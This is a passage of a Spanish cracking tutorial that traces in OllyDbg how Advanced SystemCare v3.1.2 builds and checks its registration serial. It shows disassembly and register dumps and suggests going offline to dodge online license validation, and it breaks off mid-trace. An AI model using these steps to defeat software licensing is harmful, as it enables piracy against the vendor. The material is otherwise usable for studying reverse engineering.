desconectarnos de la red por si las moscas, ya que, al igual que su antecesor, la licencia es validada en su pagina oficial. Nada, que espero que les guste y que se actualicen con esta ultima versión si no lo han hecho...jeje ;-p

Aclarar que no soy un experto, solo un aprendiz con deseos de compartir lo que sabe y lo que aprende, por lo que le pido disculpas a los maestros si en algún momento(s) me equivoco o meto la pata en algo, o no hago las cosas de la mejor manera, discúlpenme, estoy aprendiendo, y sus criticas y consejos serán muy bien recibidos en todo momento.

--->>>MISSION BRIEFING...

Víctima:	Advanced SystemCare
Versión:	v3.1.2
URL:	http://www.iobit.com
Protección:	Serial
Dificultad:	Newbie
Herramientas:	RDG Packer Detector, DeDe, OllyDbg y plugins.
Compilador:	Borland Delphi v6.0 – v7.0
Cracker:	Thunder
Lugar/Fecha:	Cuba - 21/01/2009

--->>>VICTIM INFO...


Congratulations! You have selected Advanced SystemCare v3, all-in-one system utility protecting, cleaning, repairing, and speeding up your PC. Advanced SystemCare v3 introduces a new way to maintain your computer. With the advanced intuitive design and state-of-art computer technology, your PC experience will be made truly different.

Note: Click here for detailed Advanced SystemCare v3 Help, which is available online. An Internet connection is required to visit Online Support Center.

--->>>ATTACKING...

Como les comente al principio, le añadieron unas cuantas cosas a esta nueva versión, además le crearon una muy bonita interfaz. Bueno, a lo que nos interesa. La ejecutamos y nos sale la ventana principal.


Si vemos en la parte superior veremos que estamos en modo "FREE", estando en este modo tendremos unas cuantas limitaciones. Bueno, vamos a hacer clic en "Personal", en "Cuenta Usuario" y nos sale esta ventana.




Esta es la ventana para introducir nuestros datos, para ello, hacemos clic en el botón "Introducir licencia ahora" y nos sale esta ventana en la que introducimos nuestros datos de costumbre. (Aunque no creo que con ese e-mail reciba mensajes...jeje)

Damos clic en "Activar Ahora" y


Parece que tenia razón y no se tragó el cuento del e-mail... ;-P . Bueno, parece que adivinando no vamos a lograr nada. Ahora, "A tirarle el Olly pa'rriba"...si, si, pero con calma, primero vamos a echarle una ojeada a la carpeta de instalación de la aplicación para ver si sacamos algo.




OK, entre unos cuantos archivos veremos un ejecutable que nos llama la atención. Me refiero al "Registration.exe". Bueno, si ejecutamos este susodicho, veremos que nos sale una ventana de registro parecida a la anterior, pero con unas opciones de más.




Damos clic en “Instalar nueva licencia” y nos sale una nueva ventana parecida




Si seguimos el mismo procedimiento de registro, veremos que se comporta de la misma forma, por lo que, esto hace de este pequeño exe, un candidato perfecto para nosotros. Al parecer la aplicación principal utiliza esta otra en conjunto para la rutina de registro, cualquiera de las dos nos servirá, pero tomamos esta ya que es mas directo al no tener otra función que no sea registrar la app. Ahora si nos vamos con el RDG nos dice




Está compilado en Delphi y no esta empacado. Para estos quehaceres, lo mejor es, antes de acudir al Olly, pasarlo por el DeDe y ver que podemos sacar en claro, para después ir directo al grano. Así que lo abro en el DeDe y al abrirlo




OK, ya estamos avisados. Cuando termina el análisis nos vamos a



Vemos que esto es lo que estamos buscando, el evento OnClick del botón "Next (N)>", por lo que copiamos la dirección del evento. Si seguimos mirando veremos dos sospechosas mas que son "TntEdit1Change" y "TntEdit2Change", que son los dos edits del e-mail y el serial, respectivamente, pero si los seguimos en el Olly, veremos que lo único que se hacen en estos eventos son verificaciones de texto y copiado de memoria, nada importante, por lo que nos ahorraremos el trabajo en el tute y nos vamos directo al principal. Ahora si lo cargamos en el OllyDbg y ponemos un BP en la dirección del evento clic del botón.



Damos Run o F9, repetimos los pasos para registrarnos y al dar clic en el botón "Siguiente (N)>", pararemos la ejecución en nuestro BP, ahora, de aquí en adelante vamos traceando con F8, a ver que encontramos. Pasamos varias líneas de código sin importancia además de algunos CALLS, hasta que llegamos a una parte de código bien peculiar, donde comienza a meterse con mi e-mail, exactamente a partir del CALL en la dirección **0048024B**



```
Stack SS:[0012F2DC]=001A167C, (UNICODE "thunder@crackslatinos.com")
EAX=0012F1A0
```

Allí están los comentarios, si se fijan en el tercer CALL, este es el encargado de convertir nuestros datos de e-mail, que en un principio son recibidos en UNICODE y no se la razón, pero bueno, esta CALL es la encargada de convertir los datos de UNICODE a ASCII. El cuarto CALL pone todas las letras en minúsculas, en caso de que alguna este en mayúsculas. Seguimos traceando y llegamos al CALL en **0048028C.** Vamos a entrar en el a ver que podemos sacarle. Traceamos unas cuantas líneas y llegamos a este CALL en **0047EC90**.

```
0047EC5C  $  55            PUSH EBP
0047EC5D  .  8BEC          MOV EBP,ESP
0047EC5F  .  B9 04000000   MOV ECX,4
0047EC64  >  6A 00         PUSH 0
0047EC66  .  6A 00         PUSH 0
0047EC68  .  49            DEC ECX
0047EC69  .^ 75 F9         JNZ SHORT Registra.0047EC64
0047EC6B  .  51            PUSH ECX
0047EC6C  .  53            PUSH EBX
0047EC6D  .  8BDA          MOV EBX,EDX
0047EC6F  .  8945 FC       MOV DWORD PTR SS:[EBP-4],EAX
0047EC72  .  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
0047EC75  .  E8 EE25F8FF   CALL <JMP.&rtl70.@System@@LStrAddRef$qqrpv>
0047EC7A  .  33C0          XOR EAX,EAX
0047EC7C  .  55            PUSH EBP
0047EC7D  .  68 7CED4700   PUSH Registra.0047ED7C
0047EC82  .  64:FF30       PUSH DWORD PTR FS:[EAX]
0047EC85  .  64:8920       MOV DWORD PTR FS:[EAX],ESP
0047EC88  .  8B55 FC       MOV EDX,DWORD PTR SS:[EBP-4]
0047EC8B  .  B8 90ED4700   MOV EAX,Registra.0047ED90
0047EC90  .  E8 0326F8FF   CALL <JMP.&rtl70.@System@@LStrPos$qqrv>
0047EC95  .  85C0          TEST EAX,EAX
0047EC97  .v 7E 2B         JLE SHORT Registra.0047ECC4
0047EC99  .  8D45 EC       LEA EAX,DWORD PTR SS:[EBP-14]
0047EC9C  .  50            PUSH EAX
```

Vemos que va a buscar la posición de "algo" en una string, en este caso en mi e-mail. Por lo que entramos en el para ver que es lo que hace.

```
40006EFA   4A          DEC EDX
40006EFB v 78 1B       JS SHORT rtl70.40006F18
40006EFD   8A06        MOV AL,BYTE PTR DS:[ESI]
40006EFF   46          INC ESI
40006F00   29D1        SUB ECX,EDX
40006F02 v 7E 14       JLE SHORT rtl70.40006F18
40006F04   F2:AE       REPNE SCAS BYTE PTR ES:[EDI]
40006F06 v 75 10       JNZ SHORT rtl70.40006F18
40006F08   89CB        MOV EBX,ECX
40006F0A   56          PUSH ESI
40006F0B   57          PUSH EDI
40006F0C   89D1        MOV ECX,EDX
40006F0E   F3:A6       REPE CMPS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
40006F10   5F          POP EDI
40006F11   5E          POP ESI
40006F12 v 74 0C       JE SHORT rtl70.40006F20
40006F14   89D9        MOV ECX,EBX
40006F16 ^ EB EC       JMP SHORT rtl70.40006F04
40006F18   5A          POP EDX
40006F19   31C0        XOR EAX,EAX
40006F1B v EB 08       JMP SHORT rtl70.40006F25
40006F1D   31C0        XOR EAX,EAX
40006F1F   C3          RET
40006F20   5A          POP EDX
40006F21   89F8        MOV EAX,EDI
40006F23   29D0        SUB EAX,EDX
40006F25   5F          POP EDI

DS:[0047ED90]=40 ('@')
AL=90

Registers (FPU)
EAX 0047ED90 Registra.0047ED90
ECX 00000019
EDX 00000000
EBX 0012F3F8
ESP 0012F170
EBP 0012F1B8
ESI 0047ED90 Registra.0047ED90
EDI 00C3695C ASCII "thunder@crackslatinos.com"

EIP 40006EFD rtl70.40006EFD

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00200246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty +UNORM 1914 54CC36F0 000001C1
ST1 empty -1.0580129524171220480e-3660
ST2 empty -196227.55120380697600
ST3 empty -230724.17338553154560
ST4 empty 1.4647654325186618880e+3709
ST5 empty +UNORM 0002 00000001 0001A630
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z D I
FST 4000  Cond 1 0 0 0  Err 0 0 0 0 0 0 0 0  (E
FCW 1372  Prec NEAR,64  Mask    1 1 0 0 1 0
```

Traceamos unas cuantas líneas y caemos aquí, donde pasa a AL el carácter **40 (@).** Luego, mas abajo en la dirección **40006F04** buscara dicho carácter en mi dirección de e-mail, por lo que deducimos que esta verificando que sea una dirección de e-mail valida, en caso que no lo encuentre, tomara el salto en **40006F06** y nos llevara por el mal camino (BAD BOY :-(), nosotros no tenemos problemas, pues somos unos muchachos conscientes y pusimos una dirección verdadera ¿? ;-P,

Así que seguimos adelante y salimos del CALL sin mayores problemas.

```
0047ECA0  .  8B55 FC      MOV EDX,DWORD PTR SS:[EBP-4]
0047ECA3  .  E8 6026F8FF  CALL <JMP.&rtl70.@System@@WStrFromLStr$qqrr17System@WideString>   CONVIERTE ASCII - UNICODE
0047ECA8  .  8B45 E8      MOV EAX,DWORD PTR SS:[EBP-18]
0047ECAB  .  B1 40        MOV CL,40
0047ECAD  .  BA FF000000  MOV EDX,0FF
0047ECB2  .  E8 7988FAFF  CALL Registra.00427530                                            SEPARA USER
0047ECB7  .  8B55 EC      MOV EDX,DWORD PTR SS:[EBP-14]
0047ECBA  .  8D45 F0      LEA EAX,DWORD PTR SS:[EBP-10]
0047ECBD  .  E8 7625F8FF  CALL <JMP.&rtl70.@System@@LStrFromWStr$qqrr17System@AnsiString>   CONVIERTE USER UNICODE - ASCII
0047ECC2  .v EB 0B        JMP SHORT Registra.0047ECCF
0047ECC4  >  8D45 F0      LEA EAX,DWORD PTR SS:[EBP-10]
0047ECC7  .  8B55 FC      MOV EDX,DWORD PTR SS:[EBP-4]
0047ECCA  .  E8 1925F8FF  CALL <JMP.&rtl70.@System@@LStrLAsg$qqrpvpxv>
0047ECCF  >  8D45 F8      LEA EAX,DWORD PTR SS:[EBP-8]
0047ECD2  .  50           PUSH EAX
0047ECD3  .  6A 00        PUSH 0
0047ECD5  .  8B45 FC      MOV EAX,DWORD PTR SS:[EBP-4]
0047ECD8  .  50           PUSH EAX
0047ECD9  .  E8 F6FEFFFF  CALL <JMP.&Routine.HandleDec>                                     CREA STRING1
0047ECDE  .  8BD0         MOV EDX,EAX
0047ECE0  .  8D45 E4      LEA EAX,DWORD PTR SS:[EBP-1C]
0047ECE3  .  E8 2825F8FF  CALL <JMP.&rtl70.@System@@LStrFromPChar$qqrr17System@AnsiStrir
0047ECE8  .  8B45 E4      MOV EAX,DWORD PTR SS:[EBP-1C]
0047ECEB  .  B9 04000000  MOV ECX,4
0047ECF0  .  BA 01000000  MOV EDX,1
0047ECF5  .  E8 8625F8FF  CALL <JMP.&rtl70.@System@@LStrCopy$qqrv>
0047ECFA  .  8D45 F4      LEA EAX,DWORD PTR SS:[EBP-C]

EAX=00C36A1C, (ASCII "F069D66D22683ECEE3F8769551DA233D")
EDX=00C3695C, (ASCII "thunder@crackslatinos.com")
```

Seguimos bajando y pasamos por un CALL que vuelve a convertir mi cadena a UNICODE, en la próxima llamada separa el user del e-mail, mas abajo convierte el user de UNICODE a ASCII nuevamente y por ultimo en el CALL de la dirección **0047ECD9**, se crea una nueva cadena con mi e-mail, no entrare en mayores detalles de lo que se hace aquí dentro, ya que no es el objetivo de este tut, además, la rutina de generación de esta string es bastante larga, así que se lo dejo a los que quieran hacerle un keygen.. ;-p,. Nosotros vamos a copiarla y a llamarle STRING1. Seguimos bajando y llegamos a una llamada idéntica, en la que se crea otra string, pero esta vez utiliza solo el user del e-mail para crearla, me refiero a la dirección **0047ED04**.

```
0047ECD8  .  50           PUSH EAX
0047ECD9  .  E8 F6FEFFFF  CALL <JMP.&Routine.HandleDec>                                     CREA STRING1
0047ECDE  .  8BD0         MOV EDX,EAX
0047ECE0  .  8D45 E4      LEA EAX,DWORD PTR SS:[EBP-1C]
0047ECE3  .  E8 2825F8FF  CALL <JMP.&rtl70.@System@@LStrFromPChar$qqrr17System@AnsiStrir
0047ECE8  .  8B45 E4      MOV EAX,DWORD PTR SS:[EBP-1C]
0047ECEB  .  B9 04000000  MOV ECX,4
0047ECF0  .  BA 01000000  MOV EDX,1
0047ECF5  .  E8 8625F8FF  CALL <JMP.&rtl70.@System@@LStrCopy$qqrv>
0047ECFA  .  8D45 F4      LEA EAX,DWORD PTR SS:[EBP-C]
0047ECFD  .  50           PUSH EAX
0047ECFE  .  6A 00        PUSH 0
0047ED00  .  8B45 F0      MOV EAX,DWORD PTR SS:[EBP-10]
0047ED03  .  50           PUSH EAX
0047ED04  .  E8 CBFEFFFF  CALL <JMP.&Routine.HandleDec>                                     CREA STRING2
0047ED09  .  8BD0         MOV EDX,EAX
0047ED0B  .  8D45 E0      LEA EAX,DWORD PTR SS:[EBP-20]
0047ED0E  .  E8 FD24F8FF  CALL <JMP.&rtl70.@System@@LStrFromPChar$qqrr17System@AnsiStrir
0047ED13  .  8B45 E0      MOV EAX,DWORD PTR SS:[EBP-20]
0047ED16  .  B9 04000000  MOV ECX,4
0047ED1B  .  BA 01000000  MOV EDX,1
0047ED20  .  E8 5B25F8FF  CALL <JMP.&rtl70.@System@@LStrCopy$qqrv>
0047ED25  .  FF75 F8      PUSH DWORD PTR SS:[EBP-8]
0047ED28  .  68 9CED4700  PUSH Registra.0047ED9C
0047ED2D  .  FF75 F4      PUSH DWORD PTR SS:[EBP-C]
0047ED30  .  8D45 DC      LEA EAX,DWORD PTR SS:[EBP-24]
0047ED33  .  BA 03000000  MOV EDX,3

EAX=00C36A30, (ASCII "5C7686C0284E0875B26DE99C1008E998")
EDX=00C36984, (ASCII "thunder")
```

Copiamos esta string y le llamamos STRING2. Seguimos dándole a nuestro querido F8 y llegamos a esta parte de código donde se toman los primeros cuatro bytes de STRING1 y los primeros cuatro bytes de STRING2.

```
0047ED1B  .  BA 01000000   MOV EDX,1
0047ED20  .  E8 5B25F8FF   CALL <JMP.&rtl70.@System@@LStrCopy$qqrv>
0047ED25  .  FF75 F8       PUSH DWORD PTR SS:[EBP-8]                COJE PRIMEROS 4 BYTES DE STRING1
0047ED28  .  68 9CED4700   PUSH Registra.0047ED9C
0047ED2D  .  FF75 F4       PUSH DWORD PTR SS:[EBP-C]                COJE PRIMEROS 4 BYTES DE STRING2
0047ED30  .  8D45 DC       LEA EAX,DWORD PTR SS:[EBP-24]
0047ED33  .  BA 03000000   MOV EDX,3
0047ED38  .  E8 1B25F8FF   CALL <JMP.&rtl70.@System@@LStrCatN$qqrv>  LOS UNE CON UN -
0047ED3D  .  8B45 DC       MOV EAX,DWORD PTR SS:[EBP-24]
0047ED40  .  8BD3          MOV EDX,EBX
0047ED42  .  E8 812FF8FF   CALL <JMP.&rtl70.@Sysutils@UpperCase$qqrx17System@AnsiString>
0047ED47  .  33C0          XOR EAX,EAX
0047ED49  .  5A            POP EDX
0047ED4A  .  59            POP ECX
0047ED4B  .  59            POP ECX
0047ED4C  .  64:8910       MOV DWORD PTR FS:[EAX],EDX
0047ED4F  .  68 83ED4700   PUSH Registra.0047ED83
0047ED54  >  8D45 DC       LEA EAX,DWORD PTR SS:[EBP-24]
0047ED57  .  BA 03000000   MOV EDX,3
0047ED5C  .  E8 7724F8FF   CALL <JMP.&rtl70.@System@@LStrArrayClr$qqrpvi>
0047ED61  .  8D45 E8       LEA EAX,DWORD PTR SS:[EBP-18]
0047ED64  .  BA 02000000   MOV EDX,2
0047ED69  .  E8 4A25F8FF   CALL <JMP.&rtl70.@System@@WStrArrayClr$qqrpvi>
0047ED6E  .  8D45 F0       LEA EAX,DWORD PTR SS:[EBP-10]
0047ED71  .  BA 04000000   MOV EDX,4
0047ED76  .  E8 5D24F8FF   CALL <JMP.&rtl70.@System@@LStrArrayClr$qqrpvi>
0047ED7B  .  C3            RET

Stack SS:[0012F194]=00C046D4, (ASCII "F069-5C76")
EAX=0047ED3D (Registra.0047ED3D)
```

Luego, en la llamada de **0047ED38**, los concatena con un guión en el medio, quedando en nuestro caso la string **F069-5C76**, a la cual llamaremos STRING3. De esta forma llegamos al RET de la función y seguimos traceando.

```
004802B6  .  8B85 D8FEFFF  MOV EAX,DWORD PTR SS:[EBP-128]
004802BC  .  33D2          XOR EDX,EDX
004802BE  .  E8 7D10F8FF   CALL <JMP.&rtl70.@System@@WStrCmp$qqrv>
004802C3  .v 0F85 8A00000  JNZ Registra.00480353
004802C9  .  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
```

En la dirección **004802BE**, se verifica que el e-mail no sea una cadena nula, en caso contrario nos saltaría al chico malo. Nosotros tomamos el salto JNZ, por lo que evitamos el mensaje y continuamos. Mas abajo, pasamos una llamada que me saca el serial que ingresamos

```
00480362  .  E8 111DF9FF   CALL Registra.00412078                   SACA SERIAL FALSO
00480367  .  8B95 C8FEFFF  MOV EDX,DWORD PTR SS:[EBP-138]
0048036D  .  B8 A4124800   MOV EAX,Registra.004812A4
00480372  .  E8 E90FF8FF   CALL <JMP.&rtl70.@System@@WStrPos$qqrv>
00480377  .  85C0          TEST EAX,EAX
00480379  .v 74 39         JE SHORT Registra.004803B4
```

Y mas abajo vemos una llamada parecida a la anterior que buscaba el caracter **40** (**@**) en mi dirección de e-mail, pero esta vez va a buscar algo en mi serial falso, entremos para ver que es lo que busca...y ver si podemos ayudarle a encontrarlo...jeje

```
40007772   4A              DEC EDX
40007773 v 78 20           JS SHORT rtl70.40007795
40007775   66:8B06         MOV AX,WORD PTR DS:[ESI]
40007778   83C6 02         ADD ESI,2
4000777B   29D1            SUB ECX,EDX
4000777D v 7E 16           JLE SHORT rtl70.40007795
4000777F   F2:66:AF        REPNE SCAS WORD PTR ES:[EDI]
40007782 v 75 11           JNZ SHORT rtl70.40007795
40007784   89CB            MOV EBX,ECX
40007786   56              PUSH ESI
40007787   57              PUSH EDI
40007788   89D1            MOV ECX,EDX
4000778A   F3:66:A7        REPE CMPS WORD PTR ES:[EDI],WORD PTR DS:[ESI]
4000778D   5F              POP EDI
4000778E   5E              POP ESI
4000778F v 74 0C           JE SHORT rtl70.4000779D
40007791   89D9            MOV ECX,EBX
40007793 ^ EB EA           JMP SHORT rtl70.4000777F
40007795   5A              POP EDX
40007796   31C0            XOR EAX,EAX
40007798 v EB 0A           JMP SHORT rtl70.400077A4
4000779A   31C0            XOR EAX,EAX
4000779C   C3              RET
4000779D   5A              POP EDX
4000779E   89F8            MOV EAX,EDI
40007780   29D0            SUB EAX,EDX
40007782   D1F8            SHR EAX,1

DS:[004812A4]=002D
AX=12A4

Registers (FPU)
EAX 004812A4 Registra.004812A4
ECX 00000008
EDX 00000000
EBX 00C0C4D0
ESP 0012F1AC
EBP 0012F400
ESI 004812A4 Registra.004812A4
EDI 001B0FD4 UNICODE "87878787"

EIP 40007775 rtl70.40007775

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00200246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty +UNORM 1914 54CC36F0 000001C1
ST1 empty -1.0580129524171220480e-3660
ST2 empty -196227.55120380697600
ST3 empty -230724.17338553154560
ST4 empty 1.4647654325186618880e+3709
ST5 empty +UNORM 0002 00000001 0001A630
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z D I
FST 4000  Cond 1 0 0 0  Err 0 0 0 0 0 0 0 0
FCW 1372  Prec NEAR,64  Mask    1 1 0 0 1 0
```

En este caso buscara el carácter **2D** (**-**) en mi serial, y en caso de no encontrarlo me enviara reportado al chico malo por el salto JNZ en **40007782**, así que ponemos un BP aquí, damos run, aceptamos el cartel de error y cambiamos nuestro serial a **8787-8787**

Damos clic en el botón y caemos nuevamente allí, esta vez, pasaremos sin problemas la comprobación, bueno, llegamos al RET y salimos a la función principal.

```
0048036D  .   B8 A4124800   MOV EAX,Registra.004812A4
00480372  .   E8 E90FF8FF   CALL <JMP.&rtl70.@System@@WStrPos$qqrv>
00480377  .   85C0          TEST EAX,EAX
00480379  .v  74 39         JE SHORT Registra.004803B4
0048037B  .   8D95 C0FEFFF  LEA EDX,DWORD PTR SS:[EBP-140]
00480381  .   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
```

Allí vemos que no tomamos el salto, por lo que estaremos bien un tiempo mas. Le seguimos dando a la teclita F8 y pasamos varios CALLs y llegamos a otra comparación.

```
00480395  .   8D95 C4FEFFF  LEA EDX,DWORD PTR SS:[EBP-13C]
0048039B  .   E8 8819F8FF   CALL <JMP.&rtl70.@Sysutils@Trim$qqrx17System@WideString>
004803A0  .   8B85 C4FEFFF  MOV EAX,DWORD PTR SS:[EBP-13C]
004803A6  .   E8 750FF8FF   CALL <JMP.&rtl70.@System@@WStrLen$qqrx17System@WideString>   SACA LEN(SERIAL)
004803AB  .   83F8 13       CMP EAX,13                                                   LENGHT(SERIAL)==19
004803AE  .v  0F84 8A000000 JE Registra.0048043E
004803B4  >   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
004803B7  .   8B80 A403000  MOV EAX,DWORD PTR DS:[EAX+3A4]
004803BD  .   8B10          MOV EDX,DWORD PTR DS:[EAX]
004803BF  .   FF92 C400000  CALL NEAR DWORD PTR DS:[EDX+C4]
004803C5  .   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
004803C8  .   8B80 A403000  MOV EAX,DWORD PTR DS:[EAX+3A4]
004803CE  .   E8 0929F8FF   CALL <JMP.&vcl70.@Stdctrls@TCustomEdit@SelectAll$qqrv>
004803D3  .   8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
004803D6  .   8B80 A403000  MOV EAX,DWORD PTR DS:[EAX+3A4]
